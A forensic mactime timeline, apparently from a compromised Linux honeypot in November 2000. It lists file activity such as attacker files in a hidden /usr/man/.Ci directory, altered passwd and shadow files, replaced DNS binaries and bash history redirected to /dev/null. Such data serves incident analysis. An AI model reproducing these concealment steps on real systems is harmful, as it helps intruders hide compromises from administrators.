	9104	..c -/-rwxr-xr-x	root	root	93737	/usr/sbin/showmount
	18640	..c -/-rwxr-xr-x	root	root	93733	/usr/sbin/nhfsstone
	1246	..c -/-rw-r--r--	root	root	47816	/usr/man/man8/mountd.8.gz
	33711	.a. -/-rw-r--r--	root	root	61711	/usr/lib/gconv/gconv-modules
	10337	..c -/-rw-r--r--	root	root	125397	/usr/doc/nfs-utils-0.1.9.1/NEW
	1024	.a. d/drwxr-xr-x	root	root	28226	/etc/rc.d/rc5.d
	0	..c -/-rw-r--r--	root	root	50404	/var/lib/nfs/xtab
	2623	..c -/-rw-r--r--	root	root	63131	<honeypot.hda5.dd-dead-63131>
	3072	m.c d/drwxr-xr-x	root	root	48385	/sbin
	2257	.ac -/-rwxr-xr-x	root	root	62523	/etc/rc.d/init.d/nfs
	32197	.a. -/-rwxr-xr-x	root	root	61674	/usr/lib/gconv/ISO8859-1.so
	3966	..c -/-rw-r--r--	root	root	125425	/usr/doc/nfs-utils-0.1.9.1/node4.html
	6244	..c -/-rw-r--r--	root	root	124763	/usr/man/man5/exports.5.gz
	16384	.a. -/-rw-r--r--	root	root	8073	/var/lib/rpm/triggerindex.rpm
	3882	..c -/-rw-r--r--	root	root	125402	/usr/doc/nfs-utils-0.1.9.1/nfs.html
	180703	.a. -/-rw-r--r--	1010	users	109865	/usr/man/.C1/nfs-utils-0.1.9.1-
1.i386.rpm (deleted)	12	.ac l/lrwxrwxrwx	root	root	47821	/usr/man/man8/rpc.rquotad.8.gz ->
rquotad.8.gz	1024	.a. d/drwxr-xr-x	root	root	8066	/etc/rc.d/rc1.d
	376	..c -/-rw-r--r--	root	root	48459	/usr/man/man8/lockd.8.gz
	186037	..c -/-rw-r--r--	root	root	125403	/usr/doc/nfs-utils-0.1.9.1/nfs.ps
	12288	m.c d/drwxr-xr-x	root	root	46183	/usr/man/man8
	2064	..c -/-rw-r--r--	root	root	125412	/usr/doc/nfs-utils-
0.1.9.1/node17.html	2432	..c -/-rw-r--r--	root	root	125408	/usr/doc/nfs-utils-
0.1.9.1/node13.html	1722	..c -/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock-RPMDELETE
(deleted-realloc)	1024	m.c d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d
	15230	..c -/-rw-r--r--	root	root	125422	/usr/doc/nfs-utils-
0.1.9.1/node26.html	3966	..c -/-rw-r--r--	root	root	63130	<honeypot.hda5.dd-dead-63130>
	3254	..c -/-rw-r--r--	root	root	125405	/usr/doc/nfs-utils-
0.1.9.1/node10.html	4157	..c -/-rw-r--r--	root	root	125428	/usr/doc/nfs-utils-0.1.9.1/node7.html
	2377	..c -/-rw-r--r--	root	root	125421	/usr/doc/nfs-utils-
0.1.9.1/node25.html	0	..c -/-rw-r--r--	root	root	50402	/var/lib/nfs/etab
	3882	..c -/-rw-r--r--	root	root	125401	/usr/doc/nfs-utils-0.1.9.1/index.html
	2377	..c -/-rw-r--r--	root	root	63128	<honeypot.hda5.dd-dead-63128>
	6807	..c -/-rw-r--r--	root	root	125409	/usr/doc/nfs-utils-
0.1.9.1/node14.html	49152	.a. -/-rw-r--r--	root	root	8069	/var/lib/rpm/providesindex.rpm
	1024	.a. d/drwxr-xr-x	root	root	4034	/etc/rc.d/rc0.d
	2224	..c -/-rw-r--r--	root	root	47815	/usr/man/man8/exportfs.8.gz
	1024	m.c d/drwxr-xr-x	root	root	50401	/var/lib/nfs
	25232	..c -/-rwxr-xr-x	root	root	93731	/usr/sbin/exportfs

	2756	..c	-/-rw-r--r--	root	root	125430	/usr/doc/nfs-utils-0.1.9.1/node9.html
	4030	..c	-/-rw-r--r--	root	root	48463	/usr/man/man8/nhfsstone.8.gz
	6960	..c	-/-rwxr-xr-x	root	root	48485	/sbin/rpcdebug
(deleted-realloc)	9104	..c	-/-rwxr-xr-x	root	root	93737	/usr/sbin/showmount-RPMDELETE
	4096	m.c	d/drwxr-xr-x	root	root	125393	/usr/doc/nfs-utils-0.1.9.1
	1024	.a.	d/drwxr-xr-x	root	root	20162	/etc/rc.d/rc4.d
	788	..c	-/-rw-r--r--	root	root	47818	/usr/man/man8/nfsstat.8.gz
0.1.9.1/node23.html	13490	..c	-/-rw-r--r--	root	root	125419	/usr/doc/nfs-utils-
	19888	..c	-/-rwxr-xr-x	root	root	48484	/sbin/rpc.statd
	2623	..c	-/-rw-r--r--	root	root	125426	/usr/doc/nfs-utils-0.1.9.1/node5.html
	2397	..c	-/-rw-r--r--	root	root	125394	/usr/doc/nfs-utils-0.1.9.1/ChangeLog
	3989	..c	-/-rw-r--r--	root	root	125429	/usr/doc/nfs-utils-0.1.9.1/node8.html
0.1.9.1/node15.html	7418	..c	-/-rw-r--r--	root	root	125410	/usr/doc/nfs-utils-
	16384	.a.	-/-rw-r--r--	root	root	8072	/var/lib/rpm/groupindex.rpm
0.1.9.1/node20.html	1989	..c	-/-rw-r--r--	root	root	125416	/usr/doc/nfs-utils-
statd.8.gz	10	.ac	l/lrwxrwxrwx	root	root	47822	/usr/man/man8/rpc.statd.8.gz ->
	1722	..c	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock
	1024	.a.	d/drwxr-xr-x	root	root	12098	/etc/rc.d/rc2.d
	702	..c	-/-rw-r--r--	root	root	47817	/usr/man/man8/nfsd.8.gz
	1058	..c	-/-rw-r--r--	root	root	125396	/usr/doc/nfs-utils-0.1.9.1/KNOWNBUGS
	341	..c	-/-rw-r--r--	root	root	48460	/usr/man/man8/nhfsgraph.8.gz
	9872	..c	-/-rwxr-xr-x	root	root	94423	/usr/sbin/rpc.rquotad
Wed Nov 08 2000 08:53:50	4096	m.c	d/drwxr-xr-x	root	root	123144	/usr/man/man5
	16384	m.c	-/-rw-r--r--	root	root	8067	/var/lib/rpm/nameindex.rpm
	1343488	mac	-/-rw-r--r--	root	root	8068	/var/lib/rpm/fileindex.rpm
	16384	m.c	-/-rw-r--r--	root	root	8072	/var/lib/rpm/groupindex.rpm
	7349	.a.	-/-rwxr-xr-x	root	root	62508	/etc/rc.d/init.d/functions
	2848	.a.	-/-rwxr-xr-x	root	root	48483	/sbin/rpc.lockd
	952	.a.	-/-rw-r--r--	root	root	4050	/etc/sysconfig/init
	2684	.a.	-/-rwxr-xr-x	root	root	48417	/sbin/consoletype
	16384	m.c	-/-rw-r--r--	root	root	8071	/var/lib/rpm/conflictsindex.rpm
	49152	m.c	-/-rw-r--r--	root	root	8069	/var/lib/rpm/providesindex.rpm
	63	.a.	-/-rw-r--r--	root	root	4083	/etc/sysconfig/network
	4173832	mac	-/-rw-r--r--	root	root	8066	/var/lib/rpm/packages.rpm
	49152	m.c	-/-rw-r--r--	root	root	8070	/var/lib/rpm/requiredby.rpm
	16384	m.c	-/-rw-r--r--	root	root	8073	/var/lib/rpm/triggersindex.rpm
Wed Nov 08 2000 08:54:05	8	.a.	l/lrwxrwxrwx	root	root	48391	/sbin/pidof -> killall5
	106	.a.	-/-rwxr-xr-x	1010	users	109864	/usr/man/.Ci/install-statd (deleted)
	25716	.a.	-/-rwxr-xr-x	root	root	48421	/sbin/initlog
	23120	.a.	-/-rwxr-xr-x	root	root	30262	/bin/touch
	1024	.a.	d/drwx-----	root	root	30245	/var/lib/nfs/sm
(deleted-realloc)	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock-RPMDELETE
	1722	.a.	-/-rwxr-xr-x	root	root	62524	/etc/rc.d/init.d/nfslock
	8128	.a.	-/-rwxr-xr-x	root	root	48390	/sbin/killall5
	19888	.a.	-/-rwxr-xr-x	root	root	48484	/sbin/rpc.statd
	0	mac	-/-rw-r--r--	root	root	28233	/var/lock/subsys/nfslock
	7084	.a.	-/-rwxr-xr-x	root	root	30286	/bin/nice
	1024	.a.	d/drwx-----	root	root	24199	/var/lib/nfs/sm.bak
	5756	.a.	-/-rwxr-xr-x	root	root	30282	/bin/basename
	106	.a.	-/-rwxr-xr-x	1010	users	109864	<honeypot.hda5.dd-dead-109864>
	562	.a.	-/-rw-r--r--	root	root	26498	/etc/initlog.conf
	4	mac	-/-rw-----	root	root	50405	/var/lib/nfs/state
Wed Nov 08 2000 08:54:10	43024	.a.	-/-rwxr-xr-x	root	root	15785	/usr/bin/dir
Wed Nov 08 2000 08:54:18	493031	.a.	-/-rwxr-xr-x	1002	users	63104	<honeypot.hda5.dd-dead-63104>
	1141797	.a.	-/-rwxr-xr-x	1002	users	63123	<honeypot.hda5.dd-dead-63123>
	1815	.a.	-/-rw-r--r--	1002	users	63122	<honeypot.hda5.dd-dead-63122>
	1172532	.a.	-/-rwxr-xr-x	1002	users	63118	<honeypot.hda5.dd-dead-63118>
Wed Nov 08 2000 08:54:21	10260480	.a.	-/-rwxr-xr-x	1010	users	109861	/usr/man/.Ci/named.tar (deleted)
	10260480	.a.	-/-rwxr-xr-x	1010	users	109861	<honeypot.hda5.dd-dead-109861>
Wed Nov 08 2000 08:54:22	10260480	.a.	-/-rwxr-xr-x	1010	users	109861	/usr/man/.Ci/in.ftpd (deleted)
	6416	mac	-/-rwxr-xr-x	root	root	110028	/usr/local/bin/addr
	1123728	.a.	-/-rwxr-xr-x	1002	users	63100	<honeypot.hda5.dd-dead-63100>
	271188	m.	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
	52577	.a.	-/-rwxr-xr-x	1002	users	63102	<honeypot.hda5.dd-dead-63102>
Wed Nov 08 2000 08:54:23	241744	mac	-/-rwxr-xr-x	root	root	110030	/usr/local/bin/dnsquery
	260816	mac	-/-rwxr-xr-x	root	root	110031	/usr/local/bin/host
	263960	.a.	-/-rwxr-xr-x	root	root	33118	/usr/local/sbin/irpd
	271188	..c	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
	1037887	.a.	-/-rwxr-xr-x	1002	users	63106	<honeypot.hda5.dd-dead-63106>
	1079584	.a.	-/-rwxr-xr-x	1002	users	63108	<honeypot.hda5.dd-dead-63108>
	1111098	.a.	-/-rwxr-xr-x	1002	users	63110	<honeypot.hda5.dd-dead-63110>
Wed Nov 08 2000 08:54:24	36960	mac	-/-rwxr-xr-x	root	root	33121	/usr/local/sbin/ndc
	41427	.a.	-/-rwxr-xr-x	1002	users	63112	<honeypot.hda5.dd-dead-63112>
	1029928	mac	-/-rw-----	root	root	109807	<honeypot.hda5.dd-dead-109807>
	7166	mac	-/-rwxr-xr-x	root	root	33117	/usr/local/sbin/named-bootconf
	176464	.a.	-/-rwxr-xr-x	root	root	15869	/usr/bin/strip
	1768665	.a.	-/-rwxr-xr-x	1002	users	63114	<honeypot.hda5.dd-dead-63114>
	263960	m.c	-/-rwxr-xr-x	root	root	33118	/usr/local/sbin/irpd
	38096	.a.	-/-rwxr-xr-x	root	root	15788	/usr/bin/install
	3296	mac	-/-rwxr-xr-x	root	root	110032	/usr/local/bin/mkservdb
	1029928	.a.	-/-rwxr-xr-x	1002	users	63125	<honeypot.hda5.dd-dead-63125>
	525412	m.c	-/-rwxr-xr-x	root	root	33119	/usr/local/sbin/named
	4096	m.c	d/drwxr-xr-x	root	root	30791	/usr/local/sbin
realloc)	241792	mac	-/-rwxr-xr-x	root	root	110033	/usr/local/bin/stPHW5rg (deleted-
	7166	.a.	-/-rwxr-xr-x	1002	users	63116	<honeypot.hda5.dd-dead-63116>
realloc)	36960	mac	-/-rwxr-xr-x	root	root	33121	/usr/local/sbin/stEt9ai0 (deleted-
	241792	mac	-/-rwxr-xr-x	root	root	110033	/usr/local/bin/nsupdate
	173212	.a.	-/-rwxr-xr-x	1002	users	63120	<honeypot.hda5.dd-dead-63120>
	1029928	mac	-/-rw-----	root	root	109807	/usr/man/.Ci/named.tgz (deleted)
	4096	m.c	d/drwxr-xr-x	root	root	107747	/usr/local/bin
Wed Nov 08 2000 08:54:25	33392	.a.	-/-rwxr-xr-x	root	root	30251	/bin/cp
	547	.a.	-/-rw-r--r--	root	root	26245	/etc/named.conf
	525412	.a.	-/-rwxr-xr-x	root	root	33119	/usr/local/sbin/named
	422	.a.	-/-rw-r--r--	root	root	62499	/var/named/named.local

	4096	m.c	d/drwxr-xr-x	root	root	92360	/usr/sbin
	35504	.a.	-/-rwxr-xr-x	root	root	92812	/usr/sbin/ndc
	2769	.a.	-/-rw-r--r--	root	root	62498	/var/named/named.ca
	525412	mac	-/-rwxr-xr-x	root	root	92809	/usr/sbin/named
	0	mac	-/-rw-r--r--	root	root	34292	/var/run/ndc
	1024	m.c	d/drwxr-xr-x	root	root	34273	/var/run
	5	mac	-/-rw-r--r--	root	root	34293	/var/run/named.pid
Wed Nov 08 2000 08:54:28	271188	.a.	-/-rwxr-xr-x	root	root	110029	/usr/local/bin/dig
Wed Nov 08 2000 08:54:43	52577	.c	-rwxr-xr-x	1002	users	63102	<honeypot.hda5.dd-dead-63102>
	0	mac	drwxr-xr-x	1002	users	63099	<honeypot.hda5.dd-dead-63099>
	0	mac	drwxr-xr-x	1002	users	63101	<honeypot.hda5.dd-dead-63101>
	1029928	.c	-rwxr-xr-x	1002	users	63125	<honeypot.hda5.dd-dead-63125>
	0	mac	drwxr-xr-x	1002	users	63117	<honeypot.hda5.dd-dead-63117>
	10260480	.c	-rwxr-xr-x	1010	users	109861	<honeypot.hda5.dd-dead-109861>
	1079584	.c	-rwxr-xr-x	1002	users	63108	<honeypot.hda5.dd-dead-63108>
	0	mac	drwxr-xr-x	1002	users	63107	<honeypot.hda5.dd-dead-63107>
	493031	.c	-rwxr-xr-x	1002	users	63104	<honeypot.hda5.dd-dead-63104>
	0	mac	drwxr-xr-x	1002	users	63109	<honeypot.hda5.dd-dead-63109>
	10260480	.c	-/-rwxr-xr-x	1010	users	109861	/usr/man/.Ci/named.tar (deleted)
	1768665	.c	-rwxr-xr-x	1002	users	63114	<honeypot.hda5.dd-dead-63114>
	0	mac	drwxr-xr-x	1002	users	63121	<honeypot.hda5.dd-dead-63121>
	1141797	.c	-rwxr-xr-x	1002	users	63123	<honeypot.hda5.dd-dead-63123>
	1037887	.c	-rwxr-xr-x	1002	users	63106	<honeypot.hda5.dd-dead-63106>
	1172532	.c	-rwxr-xr-x	1002	users	63118	<honeypot.hda5.dd-dead-63118>
	80	.a.	-/-rwxr-xr-x	1010	users	109803	/usr/man/.Ci/install-named (deleted)
	1111098	.c	-rwxr-xr-x	1002	users	63110	<honeypot.hda5.dd-dead-63110>
	1815	.c	-rw-r--r--	1002	users	63122	<honeypot.hda5.dd-dead-63122>
	0	mac	d/drwxr-xr-x	1002	users	63098	/usr/doc/nfs-utils-0.1.6 (deleted)
	0	mac	drwxr-xr-x	1002	users	63113	<honeypot.hda5.dd-dead-63113>
	0	mac	drwxr-xr-x	1002	users	63105	<honeypot.hda5.dd-dead-63105>
	0	mac	drwxr-xr-x	1002	users	63098	<honeypot.hda5.dd-dead-63098>
	0	mac	drwxr-xr-x	1002	users	63124	<honeypot.hda5.dd-dead-63124>
	1123728	.c	-rwxr-xr-x	1002	users	63100	<honeypot.hda5.dd-dead-63100>
	0	mac	drwxr-xr-x	1002	users	63115	<honeypot.hda5.dd-dead-63115>
	0	mac	drwxr-xr-x	1002	users	63119	<honeypot.hda5.dd-dead-63119>
	0	mac	d/drwxr-xr-x	1002	users	63098	/usr/man/.Ci/bin (deleted)
	7166	.c	-rwxr-xr-x	1002	users	63116	<honeypot.hda5.dd-dead-63116>
	10260480	.c	-/-rwxr-xr-x	1010	users	109861	/usr/man/.Ci/in.ftpd (deleted)
	0	mac	drwxr-xr-x	1002	users	63103	<honeypot.hda5.dd-dead-63103>
	80	.a.	-rwxr-xr-x	1010	users	109803	<honeypot.hda5.dd-dead-109803>
	1197	.ac	-rwxr-xr-x	1002	users	63126	<honeypot.hda5.dd-dead-63126>
	0	mac	drwxr-xr-x	1002	users	63111	<honeypot.hda5.dd-dead-63111>
	173212	.c	-rwxr-xr-x	1002	users	63120	<honeypot.hda5.dd-dead-63120>
	41427	.c	-rwxr-xr-x	1002	users	63112	<honeypot.hda5.dd-dead-63112>
Wed Nov 08 2000 08:55:30	4096	m.c	d/drwxr-xr-x	root	root	31448	/usr/libexec/awk
	78	.a.	-/-rw-r--r--	root	root	33120	/usr/libexec/awk/addy.awk
Wed Nov 08 2000 08:55:47	12408	.a.	-/-rwxr-xr-x	1010	users	109858	/usr/man/.Ci/addn
Wed Nov 08 2000 08:55:51	78	m.c	-/-rw-r--r--	root	root	33120	/usr/libexec/awk/addy.awk
Wed Nov 08 2000 08:55:58	657	m.c	-/-rw-r--r--	root	root	26547	/etc/passwd
	328	.a.	-/-rwxr-xr-x	1010	users	109857	/usr/man/.Ci/do
	601	m.c	-/-rw-r--r--	root	root	26582	/etc/shadow
Wed Nov 08 2000 08:56:02	0	mac	-/-rw-r--r--	root	root	12103	/var/log/tempxfer (deleted-realloc)
	0	mac	-/-rw-r--r--	root	root	12103	/var/log/xferlog
	1024	m.c	d/drwxr-xr-x	root	root	12097	/var/log
	0	.ac	-rw-r--r--	root	root	12107	<honeypot.hda7.dd-dead-12107>
	7974	mac	-/-rw-r--r--	root	root	12104	/var/log/messages
	268	mac	-/-rw-r--r--	root	root	12111	/var/log/secure
Wed Nov 08 2000 08:56:04	3098	.a.	-/-rwxr-xr-x	1010	users	109848	/usr/man/.Ci/snap
Wed Nov 08 2000 08:56:05	158452	.c	-rw-r--r--	root	root	93962	<honeypot.hda5.dd-dead-93962>
	60470	.c	-rw-r--r--	17275	games	93954	<honeypot.hda5.dd-dead-93954>
	17136	.c	-rw-r--r--	17275	games	125297	<honeypot.hda5.dd-dead-125297>
	1388	.c	-rw-r--r--	17275	games	17526	<honeypot.hda5.dd-dead-17526>
	4892	.c	-rw-r--r--	17275	games	93959	<honeypot.hda5.dd-dead-93959>
	3675	.c	-rw-r--r--	17275	games	79080	<honeypot.hda5.dd-dead-79080>
	224679	.c	-rwxr-xr-x	root	root	93939	<honeypot.hda5.dd-dead-93939>
	2652	.c	-rw-r--r--	17275	games	109881	<honeypot.hda5.dd-dead-109881>
	1870	.c	-rw-r--r--	17275	games	94039	<honeypot.hda5.dd-dead-94039>
	16879	.c	-rw-r--r--	17275	games	92760	<honeypot.hda5.dd-dead-92760>
	5845	.c	-rw-r--r--	17275	games	94032	<honeypot.hda5.dd-dead-94032>
	1544	.c	-rw-r--r--	17275	games	79097	<honeypot.hda5.dd-dead-79097>
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2340	..c	-rw-r--r--	17275	games	48398	<honeypot.hda5.dd-dead-48398>
30968	..c	-rw-r--r--	root	root	2325	<honeypot.hda5.dd-dead-2325>
4827	..c	-rw-r--r--	root	root	2315	<honeypot.hda5.dd-dead-2315>
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111812	..c	-rw-r--r--	root	root	94399	<honeypot.hda5.dd-dead-94399>
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46848	..c	-rw-r--r--	root	root	94378	<honeypot.hda5.dd-dead-94378>
729	..c	-rw-r--r--	root	root	2359	<honeypot.hda5.dd-dead-2359>
49984	..c	-rw-r--r--	root	root	94375	<honeypot.hda5.dd-dead-94375>

	2327	..c -rw-r--r--	17275	games	109925	<honeypot.hda5.dd-dead-109925>
	180703	..c -/-rw-r--r--	1010	users	109865	/usr/man/.Ci/nfs-utils-0.1.9.1-
1.i386.rpm (deleted)						
	8954	..c -rw-r--r--	root	root	2333	<honeypot.hda5.dd-dead-2333>
	1977	..c -rw-r--r--	17275	games	79212	<honeypot.hda5.dd-dead-79212>
	1673	..c -rw-r--r--	17275	games	79199	<honeypot.hda5.dd-dead-79199>
	2485	..c -rw-r--r--	17275	games	48397	<honeypot.hda5.dd-dead-48397>
	3370	..c -rw-r--r--	17275	games	48344	<honeypot.hda5.dd-dead-48344>
	1947	..c -rw-r--r--	17275	games	48350	<honeypot.hda5.dd-dead-48350>
	1197	..c -rw-r--r--	17275	games	79216	<honeypot.hda5.dd-dead-79216>
	2496	..c -rw-r--r--	root	root	2364	<honeypot.hda5.dd-dead-2364>
	2727	..c -rw-r--r--	17275	games	140792	<honeypot.hda5.dd-dead-140792>
	26045	..c -rw-r--r--	root	root	2310	<honeypot.hda5.dd-dead-2310>
	1270	..c -rw-r--r--	17275	games	48375	<honeypot.hda5.dd-dead-48375>
	49788	..c -rw-r--r--	root	root	94377	<honeypot.hda5.dd-dead-94377>
	4124	..c -rw-r--r--	root	root	2350	<honeypot.hda5.dd-dead-2350>
	13341	..c -rw-r--r--	17275	games	48377	<honeypot.hda5.dd-dead-48377>
	1455	..c -rw-r--r--	root	root	2369	<honeypot.hda5.dd-dead-2369>
	68232	..c -rw-r--r--	root	root	94407	<honeypot.hda5.dd-dead-94407>
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	1274	..c -rw-r--r--	17275	games	109912	<honeypot.hda5.dd-dead-109912>
	604938	..c -rwxr-xr-x	root	root	94398	<honeypot.hda5.dd-dead-94398>
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	2837	..c -rw-r--r--	17275	games	109914	<honeypot.hda5.dd-dead-109914>
	2780	..c -rw-r--r--	17275	games	140785	<honeypot.hda5.dd-dead-140785>
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	1675	..c -rw-r--r--	17275	games	79205	<honeypot.hda5.dd-dead-79205>
	1324	..c -rw-r--r--	17275	games	48404	<honeypot.hda5.dd-dead-48404>
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	43996	..c -rw-r--r--	17275	games	140800	<honeypot.hda5.dd-dead-140800>
	2957	..c -rw-r--r--	17275	games	79188	<honeypot.hda5.dd-dead-79188>
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	3030	..c -rw-r--r--	17275	games	79186	<honeypot.hda5.dd-dead-79186>
	48680	..c -rw-r--r--	root	root	94388	<honeypot.hda5.dd-dead-94388>
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	3842	..c -rw-r--r--	17275	games	109917	<honeypot.hda5.dd-dead-109917>
	2419	..c -rw-r--r--	root	root	2263	<honeypot.hda5.dd-dead-2263>
	1620	..c -rw-r--r--	17275	games	109915	<honeypot.hda5.dd-dead-109915>
	4754	..c -rw-r--r--	root	root	2347	<honeypot.hda5.dd-dead-2347>
	2273	..c -rw-r--r--	17275	games	48391	<honeypot.hda5.dd-dead-48391>
Wed Nov 08 2000 08:56:11	188	.a. -/-rwxr-xr-x	1010	users	109859	/usr/man/.Ci/rmS
Wed Nov 08 2000 08:56:25	1052024	.a. -/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx
	527442	.a. -/-rwxr-xr-x	root	root	34292	/lib/libm-2.1.3.so
	13	.a. l/lrwxrwxrwx	root	root	34293	/lib/libm.so.6 -> libm-2.1.3.so
Wed Nov 08 2000 08:56:26	8	.a. l/lrwxrwxrwx	root	root	16907	/usr/bin/uncompress -> compress
Wed Nov 08 2000 08:56:42	9	.a. l/lrwxrwxrwx	root	root	23	/.bash_history -> /dev/null
Wed Nov 08 2000 08:56:57	4096	.a. d/drwxr-xr-x	1010	users	109798	/usr/man/.Ci
Wed Nov 08 2000 08:56:59	17968	..c -/-rwx-----	root	root	30293	/bin/ping
	5896	..c -/-rwx-----	root	root	93297	/usr/sbin/usernetctl
	34751	..c -/-rwx-----	root	root	76969	/usr/libexec/pt_chown
	36756	..c -/-rwx-----	root	root	15641	/usr/bin/gpasswd
	45388	..c -/-rwx-----	root	tty	48410	/sbin/dump
	35168	..c -/-rwx-----	root	root	15639	/usr/bin/chage
	67788	..c -/-rwx-----	root	tty	48412	/sbin/restore
	33288	..c -/-rwx-----	root	root	15827	/usr/bin/at
	531516	..c -/-rwx-----	root	root	16523	/usr/bin/suidperl
	16488	..c -/-rwx-----	root	bin	93846	/usr/sbin/traceroute
	5760	.a. -/-rwxr-xr-x	root	root	30288	/bin/sleep
	531516	..c -/-rwx-----	root	root	16523	/usr/bin/sperl5.00503
	5640	..c -/-rwx-----	root	root	17453	/usr/bin/newgrp
Wed Nov 08 2000 08:57:00	699	.a. -/-rwxr-xr-x	1010	users	109862	/usr/man/.Ci/chmod-it
Wed Nov 08 2000 08:57:06	13696	.a. -/-rwxr-xr-x	root	root	30256	/bin/mkdir
Wed Nov 08 2000 08:57:08	1024	.a. d/drwxrwxrwt	root	root	22177	/tmp
Wed Nov 08 2000 08:58:19	11952	.a. -/-rwxr-xr-x	root	root	30250	/bin/chown
Wed Nov 08 2000 08:58:26	331	.a. -/-rw-r--r--	root	root	16146	/etc/pam.d/su
	124	.a. -/-rw-r--r--	drosen	drosen	15399	/home/drosen/.bashrc
	14188	.a. -/-rwxr-xr-x	root	root	30290	/bin/su
	17282	.a. -/-rwxr-xr-x	root	root	40359	/lib/security/pam_xauth.so
Wed Nov 08 2000 08:58:28	46384	.a. -/-rwxr-xr-x	root	root	30278	/bin/zcat
	46384	.a. -/-rwxr-xr-x	root	root	30278	/bin/gzip
	46384	.a. -/-rwxr-xr-x	root	root	30278	/bin/gunzip
Wed Nov 08 2000 08:58:41	45201	.a. -rw-----	drosen	drosen	2067	<honeypot.hda8.dd-dead-2067>
	25733	.a. -rw-----	drosen	drosen	2066	<honeypot.hda8.dd-dead-2066>
	12276	.a. -rw-----	drosen	drosen	2060	<honeypot.hda8.dd-dead-2060>
	405	.a. -rw-r--r--	drosen	drosen	60522	<honeypot.hda8.dd-dead-60522>
	10840	.a. -rw-----	drosen	drosen	2061	<honeypot.hda8.dd-dead-2061>
	56274	.a. -rw-r--r--	drosen	drosen	28289	<honeypot.hda8.dd-dead-28289>
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	12578	.a. -rw-----	drosen	drosen	2088	<honeypot.hda8.dd-dead-2088>
	16714	.a. -rw-----	drosen	drosen	2085	<honeypot.hda8.dd-dead-2085>
	1006	.a. -rw-r--r--	drosen	drosen	2090	<honeypot.hda8.dd-dead-2090>
	9474	.a. -rw-----	drosen	drosen	60503	<honeypot.hda8.dd-dead-60503>
	13232	.a. -rw-----	drosen	drosen	14133	<honeypot.hda8.dd-dead-14133>
	39314	.a. -rw-----	drosen	drosen	2075	<honeypot.hda8.dd-dead-2075>
	26027	.a. -rw-----	drosen	drosen	2062	<honeypot.hda8.dd-dead-2062>
	1	.a. -rw-----	drosen	drosen	56456	<honeypot.hda8.dd-dead-56456>
	40631	.a. -rw-----	drosen	drosen	2079	<honeypot.hda8.dd-dead-2079>
	772	.a. -rw-----	drosen	drosen	18161	<honeypot.hda8.dd-dead-18161>
	1	.a. -rw-----	drosen	drosen	56461	<honeypot.hda8.dd-dead-56461>
	13935	.a. -rw-----	drosen	drosen	2065	<honeypot.hda8.dd-dead-2065>
	0	.a. -rw-r--r--	drosen	drosen	60517	<honeypot.hda8.dd-dead-60517>

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eth0~ (deleted)	400	.a.	-/-rw-----	drosen	drosen	14130	/etc/sysconfig/network-scripts/ifcfg-
	427888	.a.	-rwxr-xr-x	drosen	drosen	60532	<honeypot.hda8.dd-dead-60532>
	530	.a.	-rw-----	drosen	drosen	2082	<honeypot.hda8.dd-dead-2082>
	28587	.a.	-rw-----	drosen	drosen	25	<honeypot.hda8.dd-dead-25>
	14716	.a.	-rw-----	drosen	drosen	18163	<honeypot.hda8.dd-dead-18163>
	1	.a.	-rw-----	drosen	drosen	56460	<honeypot.hda8.dd-dead-56460>
	5719	.a.	-rw-----	drosen	drosen	18159	<honeypot.hda8.dd-dead-18159>
	52345	.a.	-rw-----	drosen	drosen	2051	<honeypot.hda8.dd-dead-2051>
	144592	.a.	-/-rwxr-xr-x	root	root	30315	/bin/tar
	48329	.a.	-rw-----	drosen	drosen	2072	<honeypot.hda8.dd-dead-2072>
	80	.a.	-rw-----	drosen	drosen	60509	<honeypot.hda8.dd-dead-60509>
	1	.a.	-rw-----	drosen	drosen	56462	<honeypot.hda8.dd-dead-56462>
	25274	.a.	-rw-----	drosen	drosen	2064	<honeypot.hda8.dd-dead-2064>
	20189	.a.	-rw-----	drosen	drosen	18160	<honeypot.hda8.dd-dead-18160>
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	27	.a.	-rwxr--r--	drosen	drosen	60524	<honeypot.hda8.dd-dead-60524>
	10685	.a.	-rw-----	drosen	drosen	60511	<honeypot.hda8.dd-dead-60511>
	50176	.a.	-rw-----	drosen	drosen	2056	<honeypot.hda8.dd-dead-2056>
	30799	.a.	-rw-----	drosen	drosen	2055	<honeypot.hda8.dd-dead-2055>
	1	.a.	-rw-----	drosen	drosen	56457	<honeypot.hda8.dd-dead-56457>
	7215	.a.	-rw-r--r--	drosen	drosen	60527	<honeypot.hda8.dd-dead-60527>
	3147	.a.	-rw-r--r--	drosen	drosen	2091	<honeypot.hda8.dd-dead-2091>
	28961	.a.	-rw-----	drosen	drosen	2053	<honeypot.hda8.dd-dead-2053>
	87647	.a.	-rw-----	drosen	drosen	2054	<honeypot.hda8.dd-dead-2054>
	2922	.a.	-rw-----	drosen	drosen	60513	<honeypot.hda8.dd-dead-60513>
	166	.a.	-rwx-----	drosen	drosen	60518	<honeypot.hda8.dd-dead-60518>
	14584	.a.	-rw-----	drosen	drosen	2059	<honeypot.hda8.dd-dead-2059>
	340	.a.	-rw-----	drosen	drosen	26	<honeypot.hda8.dd-dead-26>
	29098	.a.	-rw-----	drosen	drosen	2084	<honeypot.hda8.dd-dead-2084>
	33851	.a.	-rw-----	drosen	drosen	2074	<honeypot.hda8.dd-dead-2074>
	22865	.a.	-rw-----	drosen	drosen	2058	<honeypot.hda8.dd-dead-2058>
	26073	.a.	-rw-----	drosen	drosen	2083	<honeypot.hda8.dd-dead-2083>
	2164	.a.	-rw-r--r--	drosen	drosen	60520	<honeypot.hda8.dd-dead-60520>
	11588	.a.	-rwxr-xr-x	drosen	drosen	60505	<honeypot.hda8.dd-dead-60505>
	29	.a.	-rw-r--r--	drosen	drosen	60531	<honeypot.hda8.dd-dead-60531>
	485	.a.	-rw-r--r--	drosen	drosen	60529	<honeypot.hda8.dd-dead-60529>
	4584	.a.	-rw-----	drosen	drosen	2077	<honeypot.hda8.dd-dead-2077>
	400	.a.	-rw-----	drosen	drosen	14130	<honeypot.hda8.dd-dead-14130>
	35807	.a.	-rw-----	drosen	drosen	2078	<honeypot.hda8.dd-dead-2078>
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	15305	.a.	-rw-----	drosen	drosen	18164	<honeypot.hda8.dd-dead-18164>
